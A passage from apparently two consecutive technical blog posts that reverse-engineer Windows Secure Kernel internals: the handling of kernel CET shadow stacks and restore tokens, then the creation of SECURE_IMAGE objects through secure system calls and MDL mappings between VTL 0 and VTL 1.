
We can see that OutputShadowStackAddress will simply contain the address shadow_stack + 0xff0 (plus a mask of 1). This is, in our case, the restore token! The restore token is simply the address where the token is on the shadow stack (shadow_stack + 0xff0 on the shadow stack OR’d with 1 in our case).

In addition, according to the Intel CET specification, the lowest bit of the restore token is reserved to denote the “mode”. 1 indicates this token is compatible with the rstorssp instruction (which we will talk about shortly).

Going back to earlier, I mentioned this was a restore token but didn’t really indicate how I knew this. How did I go about validating this? I skipped ahead a bit and let the secure system call return (don’t worry, I am still going to show the full analysis of the shadow stack creation). When the call returned, I examined the contents of the returned shadow stack.

As we can see above, if we clear the lower bit of the restore token (which is reserved for the “mode”) and use this to dump the memory contents, this restore token does, in fact, refer to the shadow stack created from the secure system call! This means, at minimum, we know we are dealing with a supervisor shadow stack token (even if we don’t know what type yet). If this is a restore token, this token will refer to the “current” shadow stack (current in this case does not mean currently executing, but current in the context of the shadow stack that is returned from the target shadow stack creation operation).

To find out if this is a restore token we can set a break-on-access breakpoint on this token to see if it is ever accessed. Upon doing this, we can see it is accessed!. Recall break-on-access breakpoints break into the debugger after the offending instruction executed. If we look at the previous instruction, we can see that this was as a result of a rstorssp instruction! This is a “Restore Saved Shadow Stack Pointer” instruction, which consumes a restore token!

When a rstorssp instruction occurs, the restore token (which is now the SSP) is replaced (swapped) with a “previous SSP” token - which is the old SSP. We can see in the second-to-last screenshot that the restore token was swapped out with some other address, which was the old SSP. If we examine the old SSP, we can see the thread associated with this stack was doing work similar to our target shadow stack.

This outlines how the target shadow stack, as a result of the secure system call, is switched to! A restore token was created for the “in-scope” shadow stack and, when execution returned to VTL 0, the rstorssp instruction was used to switch to this shadow stack as part of execution! Thank you (as always) to my friend Alex Ionescu for pointing me in the right direction in regards to restore tokens.

Moving on, after the initialization is achieved (the token and target return address are set), the Secure Kernel’s usage of the shadow stack is complete, meaning we no longer need the hyperspace mapping. Recall that this was just the Secure Kernel mapping of the target shadow stack. Although this page will be unmapped from the Secure Kernel’s virtual address space, these changes will still remain committed to physical memory. This can be seen below by inspecting the physical memory associated with the target shadow stack.

After the shadow stack is prepped, effectively the last thing that is done is for the Secure Kernel to provide the appropriate permissions to the associated physical page. This, again, is done through the HvCallModifyVtlProtectionMask hypercall by way of securekernel!SkmiProtectSinglePage.

All of the parameters are the same except for the flags/mask. HV_MAP_GPA_READABLE (0x1) is combined with what seems to be an undocumented value of 0x10 which I will simply call HV_MAP_GPA_KERNEL_SHADOW_STACK since it has no official name. The Intel SDM Docs shed a bit of light here. The (what I am calling) HV_MAP_GPA_KERNEL_SHADOW_STACK bit in the mask likely sets bit 60 (SUPERVISOR_SHADOW_STACK) in the EPTE. This is surely what 0x10 denotes in our 0x11 mask. This will mark the page to be treated as read-only (in context of VTL 0) and also treated like a kernel-mode shadow stack page by the hypervisor!

After the protection change occurs, this is the end of the interesting things which happen in the shadow stack creation process in the Secure Kernel! The shadow stack is then returned back to VTL 0 and the target thread can finish initializing. We will now shift our attention to some interesting edge cases where SK’s support is needed still!

Kernel Shadow Stack Assist Functionality

We have, up until this point, seen how a kernel-mode shadow stack is prepared by the Secure Kernel. Now that this has finished, it is worth investigating some of the integrity checks and extra verification the Secure Kernel is responsible for. There is a secure system call in ntoskrnl.exe named nt!VslKernelShadowStackAssist. This function, as we can see, is called from a few different scenarios of interest.

There are certain scenarios, which we can see above, where shadow stacks need legitimate modification. NT delegates these situations to the Secure Kernel since it is a higher security boundary and can protect against unauthorized “taking advantage” of these scenarios. Let’s examing one of these situations. Consider the following call stack, for example.

Here we can see, as part of a file open operation, the operation performs an access check. In the event the proper access is not granted, an exception is raised. This can be seen by examining the raising of the exception itself in NTFS, where the call stack above identifies this exception being raised from.

What happens in this scenario is eventually an exception is dispatched. When an exception is dispatched, this will obviously change the thread’s context. Why? Because the thread is no longer doing what is was previously doing (an access check). It is now dealing with an exception. The appropriate exception handlers are then called in order to potentially correct the issue at hand.

But after the exception handlers are called, there is another issue. How do we make the thread “go back” to what it was previously” doing if the exception can be satisfied? The way this is achieved is by explicitly building and configuring a CONTEXT structure which sets the appropriate instruction pointer (to the operation we were previously executing), stack, thread state, etc. One of the items in the list of things we need to restore is the stack. Consider now we have the implementation of CET! This also means we need to restore the appropriate shadow stack as well. Since the shadow stack is very important as an exploit mitigation, this is not work we would want delegated to NT, since we treat NT as “untrusted”. This is where the Secure Kernel comes in! The Secure Kernel is already aware of the shadow stacks, and so we can delegate the task of restoring the appropriate shadow stack to the Secure Kernel! Here is how this looks.

We can think of the steps leading up to the invocation of the secure system call as “preparing” the CONTEXT structure with all of the appropriate information needed to resume execution (which is gathered from the unwind information). Before actually letting execution resume, however, we ask the Secure Kernel to restore the appropriate shadow stack. This is done by nt!KeKernelShadowStackRestoreContext. We can first see that the CONTEXT record is already prepared to set the instruction pointer back to Ntfs!NtfsFsdCreate, which is the function we were executing in before the exception was thrown if we refer back to the exception callstack screenshot previously shown.

As part of the exception restoration process, the presence of kernel CET is again checked and an instruction called rdsspq is executed, storing the value in RDX (which is used as the second parameter to nt!KeKernelShadowStackRestoreContext) and then invoking the target function to restore the shadow stack pointer.

rdsspq is an instruction which will read the current shadow stack pointer. Remember, the shadow stacks are read-only in VTL 0 (where we are executing). We can read the shadow stack, but we cannot corrupt it. This value will be validated by the Secure Kernel.

nt!KeKernelShadowStackRestoreContext is then invoked. The presence of the mask 0x100080 in the CONTEXT.ContextFlags is checked.

0x100080 actually corresponds to CONTEXT_KERNEL_CET, which is a value which was recently (relatively speaking) added to the Windows SDK. What does CONTEXT_KERNEL_CET indicate? CONTEXT_KERNEL_CET indicates that kernel shadow stack context information is present in the CONTEXT. The only problem is CONTEXT is a documented structure which does not contain any fields related to shadow stack information in kernel-mode. This is actually because we are technically dealing with an undocumented structure called the CONTEXT_EX structure, talked about by my friends Yarden and Alex in their blog on user-mode CET internals. This structure was extended to include a documented KERNEL_CET_CONTEXT structure. The KERNEL_CET_CONTEXT.Ssp is extracted from the structure and is also passed to the secure system call. This is to perform further validation of the shadow stack’s integrity by the Secure Kernel.

nt!VslKernelShadowStackAssist will then issue the secure system call with the appropriate information needed to validate everything and also actually set the restored shadow stack pointer (due to the exception). (Note that I call parameter 2 “optional parameter”. I am not actually sure if it is optional, because most of the time when this was a non-zero parameter it came from KTRAP_FRAME.Dr0, but I also saw other combinations. We are here to simply show functionality related to exceptions and we are not interested for this blog post in other scenarios).

This will redirect execution in the Secure Kernel specifically at securekernel!SkmmNtKernelShadowStackAssist. In our case, execution will redirect into SkmiNtKssAssistRestoreContext.

securekernel!SkmiNtKssAssistRestore will perform the bulk of the work here. This function will call into securekernel!SkmiNtKssAssistDispatch, which is responsible for both validating the context record (and specifically the target instruction pointer) and then actually updates the shadow stack value. Anytime a shadow-stack related instruction is executed (e.g., rdsspq) the target shadow stack value is pulled from a supervisor shadow stack MSR register. For example, the ring 0 shadow stack can be found in the IA32_PL0_SSP MSR register.

However, we must remember, kernel CET requires HVCI to be enabled. This means that Hyper-V will be present! So, when the updating of the shadow stack value occurs via securekernel!SkmiNtKssAssistDispatch, we actually want to set the shadow stack pointer for VTL 0! Remember that VTL 0 is technically treated as a “VM”. The Intel CET specification defines the shadow stack pointer register for a guest as VMX_GUEST_SSP. This is part of the guest state of the VMCS for VTL 0! Thank you, once again, for Andrea for pointing this out to me!

How does the VMCS information get updated? When a given VM (VTL 0 in our case) needs to request the services of the hypervisor (like a hypercall), a vmexit instruction is executed to “exit out of the VM context” and into that of the hypervisor. When this occurs, various “guest state” information is stored in the per-VM structure known as the Virtual Machine Control Structure. The VMX_GUEST_SSP is now part of that preserved guest state, and ONLY the hypervisor is capable of manipulating the VMCS. This means the hypervisor is in control of the guest shadow stack pointer (the shadow stack pointer for VTL 0!). VMX_GUEST_SSP, and many of these other “registers” maintained by the VMCS, are referred to as a “virtual processor register” and can be updated by the hypervisor - typically through a vmwrite instruction.

As I just mentioned, we know we wouldn’t want anyone from VTL 0 to just be able to write to this register. To avoid this, just like updating the permissions of a VTL 0 page (technically GPA), the Secure Kernel asks the hypervisor to do it.

How does updating the guest shadow stack pointer occur? There is a generic function in the Secure Kernel named securekernel!ShvlSetVpRegister. This function is capable of updating the virtual processor registers for VTL 0 (which would include, as we just mentioned, VMX_GUEST_SSP). This function has been written up before by my friend Yarden in her blog post. This function has a target register, which is a value of type HV_REGISTER_NAME. Most of these register values are documented through the TLFS. The problem is the register type used in our case is 0x8008E, which is not documented.

However, as we mentioned before, we know that because of the operation occurring (restoring the shadow stack as a result of the context restore) that the VTL 0 shadow stack will, therefore, need to be updated. We know this won’t be IA32_PL0_SSP, because this is not the shadow stack for a hypervisor. VTL 0 is a “VM”, as we know, and we can therefore not only infer but confirm through SourcePoint that the target register is VMX_GUEST_SSP.

To examine the VMCS update the first thing we will need to do is locate where in hvix64.exe (or hvax64.exe for AMD systems) the operation occurs (which is the Hyper-V binary). A CPU operating in VMX root mode (the CPU is not executing in context of a VM) can execute the vmwrite instruction, specifying a target virtual processor register value, with an argument, and update the appropriate guest state. Since hvix64.exe does not contain any symbols, it was fairly difficult for me to find the location. Starting with the Intel documentation for CET, the target value for VMX_GUEST_SSP is 0x682A. This means we need to locate anytime vmwrite occurs to this value. When I found the target address in hvix64.exe, I set a breakpoint on the target function. We can also see in RDX the target guest shadow stack pointer the Secure Kernel would like to set.

We then can use the actual SourcePoint debugger’s VMCS-viewing capabilities to see the VMX_GUEST_SSP updated in real time.

Before:

After:

This is how the Secure Kernel emits the hypercall to update the VMX_GUEST_SSP in VTL 0’s VMCS guest state in situations where something like a context restore operation takes place!

Thank you to my friends Alex Ionescu, Andrea, and Yarden for helping me with some questions I had about various behavior I was encountering. This is the end of the restore operation, and securekernel!SkmmNtKernelShadowStackAssist will eventually return to VTL 0!

Conclusion

I hope you found this blog post informative! I learned a lot writing it. I hope you can see why, now, the Secure Kernel is required for kernel-mode shadow stacks on Windows. Thank you to Alan Sguigna for sending me the powerful SourcePoint debugger and my friends Andrea, Yarden, and Alex for helping me understand certain behavior I was seeing and answering questions! Here are some resources I used:

  • Intel CET Specification Documentation
  • https://cseweb.ucsd.edu/~dstefan/cse227-spring20/papers/shanbhogue:cet.pdf
  • Intel SDM
  • https://xenbits.xen.org/people/andrewcoop/Xen-CET-SS.pdf

Windows Internals: Dissecting Secure Image Objects - Part 1

Introduction

Recently I have been working on an un-published (at this time) blog post that will look at how securekernel.exe and ntoskrnl.exe work together in order to enable and support the Kernel Control Flow Guard (Kernel CFG) feature, which is enabled under certain circumstances on modern Windows systems. This comes from the fact that I have recently been receiving questions from others on this topic. During the course of my research, I realized that a relatively-unknown topic that kept reappearing in my analysis was the concept of Normal Address Ranges (NARs) and Normal Address Table Entries (NTEs), sometimes referred to as NT Address Ranges or NT Address Table Entries. The only mention I have seen of these terms comes from Windows Internals 7th Edition, Part 2, Chapter 9, which was written by Andrea Allievi. The more I dug in, the more I realized this topic could probably use its own blog post.

However, when I started working on that blog post I realized that the concept of “Secure Image Objects” also plays into NAR and NTE creation. Because of this, I realized I maybe could just start with Secure Image objects!

Given the lack of debugging capabilities for securekernel.exe, lack of user-defined types (UDTs) in the securekernel.exe symbols, and overall lack of public information, there is no way (as we will see) I will be able to completely map Secure Image objects back to absolute structure definitions (and the same goes with NAR/NTEs). This blog (and subsequent ones) are really just analysis posts outlining things such as Secure System Calls, functionality, the reverse engineering methodology I take, etc. I am not an expert on this subject matter (like Andrea, Satoshi Tanda, or others) and mainly writing up my analysis for the sheer fact there isn’t too much information out there on these subjects and I also greatly enjoy writing long-form blog posts. With that said, the “song-and-dance” performed between NT and Secure Kernel to load images/share resources/etc. is a very complex (in my mind) topic. The terms I use are based on the names of the functions, and may differ from the actual terms as an example. So please feel free to reach out with improvements/corrections. Lastly, Secure Image objects can be created for other images other than drivers. We will be focusing on driver loads. With this said, I hope you enjoy!

SECURE_IMAGE Overview

Windows Internals, 7th Edition, Chapter 9 gives a brief mention of SECURE_IMAGE objects:

…The NAR contains some information of the range (such as its base address and size) and a pointer to a SECURE_IMAGE data structure, which is used for describing runtime drivers (in general, images verified using Secure HVCI, including user mode images used for trustlets) loaded in VTL 0. Boot-loaded drivers do not use the SECURE_IMAGE data structure because they are treated by the NT memory manager as private pages that contain executable code…

As we know with HVCI (at the risk of being interpreted as pretentious, which is not my intent, I have linked my own blog post), VTL 1 is responsible for enforcing W^X (write XOR execute, meaning WX memory is not allowed). Given that drivers can be dynamically loaded at anytime on Windows, VTL 0 and VTL 1 need to work together in order to ensure that before such drivers are actually loaded, the Secure Kernel has the opportunity to apply the correct safeguards to ensure the new driver isn’t used, for instance, to load unsigned code. This whole process starts with the creation of the Secure Image object.

This is required because the Secure Kernel needs to monitor access to some of the memory present in VTL 0, where “normal” drivers live. Secure Image objects allow the Secure Kernel to manage the state of these runtime drivers. Managing the state of these drivers is crucial to enforcing many of the mitigations provided by virtualization capabilities, such as HVCI. A very basic example of this is when a driver is being loaded in VTL 0, we know that VTL 1 needs to create the proper Second Layer Address Translation (SLAT) protections for each of the given sections that make up the driver (e.g., the .text section should be RX, .data RW, etc.). In order for VTL 1 to do that, it would likely need some additional information and context, such as maybe the address of the entry point of the image, the number of PE sections, etc. - this is the sort of thing a Secure Image object can provide - which is much of the needed context that the Secure Kernel needs to “do its thing”.

This whole process starts with code in NT which, upon loading runtime drivers, results in NT extracting the headers from the image being loaded and sending this information to the Secure Kernel in order to perform the initial header verification and build out the Secure Image object.

I want to make clear again - although the process for creating a Secure Image object may start with what we are about to see in this blog post, even after the Secure System Call returns to VTL 0 in order to create the initial object, there is still a “song-and-dance” performed by ntoskrnl.exe, securekernel.exe, and skci.dll. This specific blog does not go over this whole “song-and-dance”. This blog will focus on the initial steps taken to get the object created in the Secure Kernel. In future blogs we will look at what happens after the initial object is created. For now, we will just stick with the initial object creation.

A Tiny Secure System Call Primer

Secure Image object creation begins through a mechanism known as a Secure System Call. Secure System Calls work at a high-level similarly to how a traditional system call works:

  1. An untrusted component (NT in this case) needs to access a resource in a privileged component (Secure Kernel in this case)
  2. The privileged component exposes an interface to the untrusted component
  3. The untrusted component packs up information it wants to send to the privileged component
  4. The untrusted component specifies a given “call number” to indicate what kind of resource it needs access to
  5. The privileged component takes all of the information, verifies it, and acts on it

A “traditional” system call will result in the emission of a syscall assembly instruction, which performs work in order to change the current execution context from user-mode to kernel-mode. Once in kernel-mode, the original request reaches a specified dispatch function which is responsible for servicing the request outlined by the System Call Number. Similarly, a Secure System Call works almost the same in concept (but not necessarily in the technical implementation). Instead of syscall, however, a vmcall instruction is emitted. vmcall is not specific to the Secure Kernel and is a general opcode in the 64-bit instruction set. A vmcall instruction simply allows guest software (in our case, as we know from HVCI, VTL 0 - which is where NT lives - is effectively treated as “the guest”) to make a call into the underlying VM monitor/supervisor (Hyper-V). In other words, this results in a call into Secure Kernel from NT.

The NT function nt!VslpEnterIumSecureMode is a wrapper for emitting a vmcall. The thought process can be summed up, therefore, as this: if a given function invokes the nt!VslpEnterIumSecureMode function in NT, that caller of said function is responsible (generally speaking mind you) of invoking a Secure System Call.

Although performing dynamic analysis on the Secure Kernel is difficult, one thing to note here is that the order the Secure Systm Call arguments are packed and shipped to the Secure Kernel is the same order the Secure Kernel will operate on them. So, as an example, the function nt!VslCreateSecureImageSection is one of the many functions in NT that results in a call to nt!VslpEnterIumSecureMode.

The Secure System Call Number, or SSCN, is stored in the RDX register. The R9 register, although not obvious from the screenshot above, is responsible for storing the packed Secure System Call arguments. These arguments are packed in the form of a in-memory typedef struct structure (which we will look at later).

On the Secure Kernel side, the function securekernel!IumInvokeSecureService is a very large function which is the “entry point” for Secure System Calls. This contains a large switch/case statement that correlates a given SSCN to a specific dispatch function handler. The exact same order these arguments are packed is the exact same order they will be unpacked and operated on by the Secure Kernel (in the screenshot below, a1 is the address of the structure, and we can see how various offsets are being extracted from the structure, which is due to struct->Member access).

Now that we have a bit of an understanding here, let’s move on to see how the Secure System Call mechanism is used to help Secure Kernel create a Secure Image object!

SECURE_IMAGE (Non-Comprehensive!) Creation Overview

Although by no means is this a surefire way to identify this data, a method that could be employed to locate the functionality for creating Secure Image objects is to just search for terms like SecureImage in the Secure Kernel symbols. Within the call to securekernel!SkmmCreateSecureImageSection we see a call to an externally-imported function, skci!SkciCreateSecureImage.

This means it is highly likely that securekernel!SkmmCreateSecureImageSection is responsible for accepting some parameters surrounding the Secure Image object creation and forwarding that on to skci!SkciCreateSecureImage. Focusing our attention on securekernel!SkmmCreateSecureImageSection we can see that this functionality (securekernel!SkmmCreateSecureImageSection) is triggered through a Secure System Call with an SSCN of 0x19 (the screenshot below is from the securekernel!IumInvokeSecureService Secure System Call dispatch function).

Again, by no means is this correct in all cases, but I have noticed that most of the time when a Secure System Call is issued from ntoskrnl.exe, the corresponding “lowest-level function”, which is responsible for invoking nt!VslpEnterIumSecureMode, has a similar name to the associated sispatch function in securekernel.exe which handles the Secure System Call. Luckily this applies here and the function which issues the SSCN of 0x19 is the nt!VslCreateSecureImageSection function.

Based on the call stack here, we can see that when a new section object is created for a target driver image being loaded, the ci.dll module is dispatched in order to determine if the image is compatible with HVCI (if it isn’t, STATUS_INVALID_IMAGE_HASH is returned). Examining the parameters of the Secure System Call reveals the following.

Note that at several points I will have restarted the machine the analysis was performed on and due to KASLR the addresses will change. I will provide enough context in the post to overcome this obstacle.

With Secure System Calls, the first parameter (seems to be) always 0 and/or reserved. This means the arguments to create a Secure Image object are packed as follows.

typedef struct _SECURE_IMAGE_CREATE_ARGS
{
    PVOID Reserved;
    PVOID VirtualAddress;
    PVOID PageFrameNumber;
    bool Unknown;
    ULONG Unknown;
    ULONG Unknown1;
} SECURE_IMAGE_CREATE_ARGS;

As a small point of contention, I know that the page frame number is such because I am used to dealing with looking into memory operations that involve both physical and virtual addresses. Anytime I see I am dealing with some sort of lower-level concept, like loading a driver into memory and I see a value that looks like a ULONG paired with a virtual address, I always assume this could be a PFN. I always assume this further in cases especially when the ULONG value is not aligned. A physical memory address is simply (page frame number * 0x1000), plus any potential offset. Since there is not 0 or 00 at the end of the address, this tells me that this is the page frame number. This is not a “sure” method to do this, but I will show how I validated this below.

At first, I was pretty stuck on what this first virtual address was used for. We previously saw the call stack which is responsible for invoking nt!VslCreateSecureImageSection. If you trace execution in IDA, however, you will quickly see this call stack is a bit convoluted as most of the functions called are called via function pointer as an input parameter from other functions making tracing the arguments a bit difficult. Fortunately, I saw that this virtual address was used in a call to securekernel!SkmmMapDataTransfer almost immediately within the Secure System Call handler function (securekernel!SkmmCreateSecureImageSection). Note although IDA is annotated a bit with additional information, we will get to that shortly.

It seems this function is actually publicly-documented thanks to Saar Amar and Daniel King’s BlackHat talk! This actually reveals to us that the first argument is an MDL (Memory Descriptor List) while the second parameter, which is PageFrameNumber, is a page frame number which we don’t know its use yet.

According to the talk, securekernel.exe tends to use MDLs, which are provided by VTL 0, for cases where data may need to be accessed by VTL 1. By no means is this an MDL internals post, but I will give a brief overview quickly. An MDL (nt!_MDL) is effectively a fixed-sized header which is prepended to a variable-length array of page frame numbers (PFNs). Virtual memory, as we know, is contiguous. The normal size of a page on Windows is 4096, or 0x1000 bytes. Using a contrived example (not taking into account any optimizations/etc.), let’s say a piece of malware allocated 0x2000 bytes of memory and stored shellcode in that same allocation. We could expect the layout of memory to look as follows.

We can see in this example the shellcode spans the virtual pages 0x1ad2000 and 0x1ad3000. However, this is the virtual location, which is contiguous. In the next example, the reality of the situation creeps in as the physical pages which back the shellcode are in two separate locations.

An MDL would be used in this case to describe the physical layout of the memory of a virtual memory region. The MDL is used to say “hey I have this contiguous buffer in virtual memory, but here are the physical non-contiguous page(s) which describe this contiguous range of virtual memory”.

MDLs are also typically used for direct memory access (DMA) operations. DMA operations don’t have the luxury of much verification, because they need to access data quickly (think UDP vs TCP). Because of this an MDL is used because it typically first locks the memory range described into memory so that the DMA operation doesn’t ever access invalid memory.

One of the main features of an MDL is that it allows multiple mappings for the given virtual address a given MDL described (the StartVa is the beginning of the virtual address range the MDL describes). For instance, consider an MDL with the following layout: a user-mode buffer is described by an MDL’s StartVa. As we know, user-mode addresses are only valid within the process context of which they reside (and the address space is per-process based on the current page table directory loaded into the CR3 register). Let’s say that a driver, which is in an arbitrary context needs to access the information in the user-mode buffer contained in Mdl->StartVa. If the driver goes to access this, and the process context is processA.exe but the address was only valid in processB.exe, you are accessing invalid memory and you would cause a crash.

An MDL allows you, through the MmGetSystemAddressForMdlSafe API, to actually request that the system map this memory into the system address space, from the non-paged pool. This allows us to access the contents of the user-mode buffer, through a kernel-mode address, in an arbitrary process context.

Now, using that knowledge, we can see that the exact same reason VTL 0 and VTL 1 use MDLs! We can think of VTL 0 as the “user-mode” portion, and VTL 1 as the “kernel-mode” portion, where VTL 0 has an address with data that VTL 1 wants. VTL 1 can take that data (in the form of an MDL) and map it into VTL 1 so it can safely access the contents of memory described by the MDL.

Taking a look back at how the MDL looks, we can see that StartVa, which is the buffer the MDL describes, is some sort of base address. We can confirm this is actually the base address of an image being loaded because it contains nt!_IMAGE_DOS_HEADER header (0x5a4d is the magic (MZ) for a PE file and can be found in the beginning of the image, which is what a kernel image is).

However, although this looks to be the “base image”, based on the alignment of Mdl->StartVa, we can see quickly that ByteCount tells us only the first 0x1000 bytes of this memory allocation are accessible via this MDL. The ByteCount of an MDL denotes the size of the range being described by the MDL. Usually the first 0x1000 bytes of an image are reserved for all of the headers (IMAGE_DOS_HEADER, IMAGE_FILE_HEADER, etc.). If we recall the original call stack (provided below for completeness) we can actually see that the NT function nt!SeValidateImageHeader is responsible for redirecting execution to ci.dll (which eventually results in the Secure System Call). This means in reality, although the StartVa is aligned to look like a base address, we are really just dealing with the headers of the target image at this point. Even though the StartVa is aligned like a base address, the fact of the matter is the actual address is not relevant to us - only the headers are.

As a point of contention before we move on, we can do basic retroactive analysis based on the call stack to clearly see that the image has only been mapped into memory. It has not been fully loaded - and only the initial section object that backs the image is present in virtual memory. As we do more analysis in this post, we will also verify this to be the case with actual data that shows many of the default values in the headers, from disk, haven’t been fixed up (which normally happens when the image is fully loaded).

Great! Now that we know this first paramter is an MDL that contains the image headers, the next thing that needs to happen is for securekernel.exe to figure out how to safely access the contents region described by the MDL (which are the headers).

The first thing that VTL 1 will do is take the MDL we just showed, provided by VTL 0, and creates a new MDL in VTL 1 that describes the provided MDL from VTL 0. In other words, the new MDL will be laid out as follows.

Vtl1CopyOfVtl0Mdl->StartVa = page_aligned_address_mdl_starts_in;
Vtl1CopyOfVtl0Mdl->ByteOffset = offset_from_page_aligned_address_to_actual_address;

MDLs usually work with a page-aligned address as the base, and any offset in ByteOffset. This is why the VTL 0 MDL is address is first page-aligned (Vtl0Mdl & 0xFFFFFFFFFFFFF000), and the offset to the MDL in the page is set in ByteOffset.

Additionally, from the previous image, we can now realize what the first page frame number used in our Secure System Call parameters is used for. This is the PFN which corresponds to the MDL (the parameter PfnOfVtl0Mdl). We can validate this in WinDbg.

We know that a physical page of memory is simply (page frame number * PAGE_SIZE + any offset). Although we can see in the previous screenshot that the contents of memory for the page-aligned address of the MDL and the physical memory correspond, if we add the page offset (0x250 in this case) we can clearly see that there is no doubt this is the PFN for the VTL 0 MDL. We can additionally see that for the PTE of the VTL0 MDL the PFNs align!

This MDL, after construction, has StartVa mapped into VTL 1. At this point, for all intents and purposes, vtl1MdlThatDescribesVtl0Mdl->MappedSystemVa contains the VTL 1 mapping of the VTL 0 MDL! All integrity checks are then performed on the MDL.

VTL 1 has now mapped the VTL 0 MDL (using another MDL). MappedSystemVa is now a pointer to the VTL 1 mapping of the VTL 0 MDL, and the integrity checks now occur on this new mapping, instead of directly operating on the VTL 0 MDL. After confirming the VTL 0 MDL contains legitimate data (the large if statement in the screenshot below), another MDL (not the MDL from VTL 0, not the MDL created by VTL 1 to describe the MDL from VTL 0, but a third, new MDL) is created. This MDL will be an actual copy of the now verified contents of the VTL 0 MDL. In otherwords, thirdNewMDl->StartVa = StartAddressOfHeaders (which is start of the image we are dealing with in the first place to create a securekernel!_SECURE_IMAGE structure).

We can now clearly see that since VTL 1 has created this new MDL, the page frame number (PFN) of the VTL 0 MDL was provided since a mapping of virtual memory is simply just creating another virtual page which is backed by a common physical page. When the new MDL is mapped, the Secure Kernel can then use NewMdl->MappedSystemVa to safely access, in the Secure Kernel virtual address space, the header information provided by the MDL from VTL 0.

The VTL 1 MDL, which is mapped into VTL 1 and has now had all contents verified. We now return back to the original caller where we started in the first place - securekernel!SkmmCreateSecureImageSection. This then allows VTL 1 to have a memory buffer where the contents of the image from VTL 0 resides. We can clearly see below this is immediately used in a call to RtlImageNtHeaderEx in order to validate that the memory which VTL 0 sent in the first place contains a legitimate image in order to create a securekernel!_SECURE_IMAGE object. It is also at this point that we determine if we are dealing with the 32-bit or 64-bit architecture.

More information is then gathered, such as the size of the optional headers, the section alignment, etc. Once this information is flushed out, a call to an external function SkciCreateSecureImage is made. Based on the naming convention, we can infer this function resides in skci.dll.

We know in the original Secure System Call that the second parameter is the PFN which backs the VTL 0 MDL. UnknownUlong and UnknownUlong1 here are the 4th and 5th parameters, respectively, passed to securekernel!SkmmCreateSecureImageSection. As of right now we also don’t know what they are. The last value I noticed was consistently this 0x800c constant across multiple calls to securekernel!SkmmCreateSecureImageSection.

Opening skci.dll in IDA, we can examine this function further, which seemingly is responsible for creating the secure image.

Taking a look into this function a bit more, we can see this function doesn’t create the object itself but it creates a “Secure Image Context”, which on this build of Windows is 0x110 bytes in size. The first function called in skci!SkciCreateSecureImage is skci!HashKGetHashLength. This is a very simple function, and it accepts two parameters - one an input and one an output or return. The input parameter is our last Secure System Call parameter, which was 0x800C.

Although IDA’s decompilation here is a bit confusing, what this function does is look for a few constant values - one of the options is 0x800C. If the value 0x800C is provided, the output parameter (which is the hash size based on function name and the fact the actual return value is of type NTSTATUS) is set to 0x20. This effectively insinuates that since obviously 0x800C is not a 0x20 byte value, nor a hash, that 0x800C must instead refer to a type of hash which is likely associated with an image. We can then essentially say that the last Secure System Call parameter for secure image creation is the “type” of hash associated with this image. In fact, looking at cross references to this function reveals that the function skci!CiInitializeCatalogs passes the parameter skci!g_CiMinimumHashAlgorithm as the first parameter to this function - meaning that the first parameter actually specifies the hash algorithm.

Edit: I realize I neglected to mention in this case 0x800C is SHA256. Thank you to my friend Alex Ionescu for pointing out the fact I omitted this in the blog!

After calculating the hash size, the Secure Image Context is then built out. This starts by obtaining the Image Headers (nt!_IMAGE_NT_HEADERS64) headers for the image. Then the Secure Image Context is allocated from the pool and initialized to 0 (this is how we know the Secure Image Context is 0x110 bytes in size). The various sections contained in the image are used to build out much of the information tracked by the Secure Image Context.

Note that UnknownULong1 was updated to ImageSize. I wish I had a better way to explain as to how I identified this, but in reality it happenstance as I was examining the optional headers I realized I had seen this value before. See the image below to validate that the value from the Secure System Call arguments corresponds to SizeOfImage.

One thing to keep in mind here is a SECURE_IMAGE object is created before ntoskrnl.exe has had a chance actually perform the full loading of the image. At this point the image is mapped into virtual memory, but not loaded. We can see this by examining the nt!_IMAGE_NT_HEADERS64 structure and seeing that ImageBase in the nt!_IMAGE_OPTIONAL_HEADER64 structure is still set to a generic 0x1c0000000 address instead of the virtual address which the image is currently mapped (because this information has not yet been updated as part of the loading process).

Next in the Secure Image Context creation functionality, the Secure Kernel locates the .rsrc section of the image and the Resource Data Directory. This information is used to calculate the file offset to the Resource Data Directory and also captures the virtual size of the .rsrc section.

After this skci!SkciCreateSecureImage will, if the parameter we previously identified as UnknownBool is set to true, allocate some pool memory which will be used in a call to skci!CiCreateVerificationContextForImageGeneratedPageHashes. This infers to us the “unknown bool” is really an indicator whether or not to create the Verification Context. A context, in this instance, refers to some memory (usually in the form of a structure) which contains information related to the context in which something was created, but wouldn’t be available later otherwise.

The reader should know - I asked Andrea a question about this. The answer here is that a file can either be page-hashed or file-hashed signed. Although the bool gates creating the Verification Context, it is more aptly used to describe if a file is file-hashed or page-hashed. If the image is file-hashed signed, the Verification Context is created. For page-hashed files there is no need for the additional context information (we will see why shortly).

This begs the question - how do we know if we are dealing with a file that was page-hashed signed or file-hash signed? Taking a short detour, this starts in the initial section object creation (nt!MiCreateNewSection). During this time a bitmask, based on the parameters surrounding the creation of the section object that will back the loaded driver is formed. A partially-reversed CREATE_SECTION_PACKET structure from my friend Johnny Shaw outlines this. Packet->Flags is one of the main factors that dictates how this new bitmask is formulated. In the case of the analysis being done in this blog post, when bit 21 (PacketFlags & 0x100000) and when bit 6 (PacketFlags & 0x20) are set, we get the value for our new mask - which has a value of 0x40000001. This bitmask is then carried through to the header validation functions, as seen below.

This bitmask will finally make its way to ci!CiGetActionsForImage. This call, as the name infers, returns another bitmask based on our 0x40000001 bitmask. The caller of ci!CiGetActionsForImage is ci!CiValidateImageHeader. This new returned bitmask gives instructions to the header validation function as to what actions to take for validation.

As previous art shows, depending on the bitmask returned the header validation is going to be done via page hash validation, or file hash validation by supplying a function pointer to the actual validation function.

The two terms (page-hash signed and file-hash signed) can be very confusing - and there is very little information about them in the wild. A file-hashed file is one that has the entire contents of the file itself hashed. However, we must consider things like a driver being paged out and paged in. When an image is paged in, for instance, it needs to be validated. Images in this case are always verified using page hashes, and never file hashes (I want to make clear I only know the following information because I asked Andrea). Because a file-hashed file would not have page hash information available (obviously since it is “file-hashed”), skci.dll will create something called a “Page Hash Context” (which we will see shortly) for file-hashed images so that they are compatible with the requirement to verify information using page hashes.

As a point of contention, this means we have determined the arguments used for a Secure Image Secure System Call.

typedef struct _SECURE_IMAGE_CREATE_ARGS
{
    PVOID Reserved;
    PVOID Vtl0MdlImageHeaders;
    PVOID PageFrameNumberForMdl;
    bool ImageeIsFileHashedCreateVerificationContext;
    ULONG ImageSize;
    ULONG HashAlgorithm;
} SECURE_IMAGE_CREATE_ARGS;

